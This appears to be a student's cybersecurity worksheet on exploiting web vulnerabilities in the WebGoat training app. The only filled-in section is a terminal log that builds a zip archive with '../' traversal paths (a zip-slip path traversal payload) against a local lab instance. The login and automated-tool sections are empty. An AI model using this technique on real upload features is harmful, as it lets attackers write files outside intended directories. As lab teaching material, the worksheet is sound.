

## Cyber Security Assessment and Management Worksheet #1 – Web Application Vulnerabilities

- 1. Option chosen for installation (docker or standalone)
  - The chosen option was Docker.
- 2. Demonstration of the A3 Injection (Path Traversal) exploitation


























```
(root@ kali) - [/home/webgoat/.webgoat-8.2.2/PathTraversal/leonardo]
g curl -o leonardo.jpg http://localhost:8080/WebGoat/images/cats/1.jpg
% Total % Received % Xferd Average Speed Time Time Time Curre
nt


Dload Upload Total Spent Left Speed
0 0 0 0 0 0 0 0 0 0 -:--:-
100 45017 100 45017 0 0 2263k 0 ----:-
2313 k

(root@ kali) - [/home/webgoat/.webgoat-8.2.2/PathTraversal/leonardo]
g zip profile.zip ../../../../../../home/webgoat/.webgoat-8.2.2/PathTraversal/leonardo.jpg
adding: ../../../../../../../home/webgoat/.webgoat-8.2.2/PathTraversal/leonardo/leonardo.jpg (deflated 1%)
```

```
(root@ kali)-[/home/webgoat/.webgoat-8.2.2/PathTraversal/leonardo]
# cp profile.zip /home/leonardo/Downloads/

(root@ kali)-[/home/webgoat/.webgoat-8.2.2/PathTraversal/leonardo]
# cd /home/leonardo/Downloads/


(root@ kali)-[/home/leonardo/Downloads]
# ls
profile.zip test.jpeg
```








3. Demonstration of the A7 Identity & Auth Failure (Insecure login) exploitation





## 4. Demonstration of discovery (and possible exploitation) using automated tools





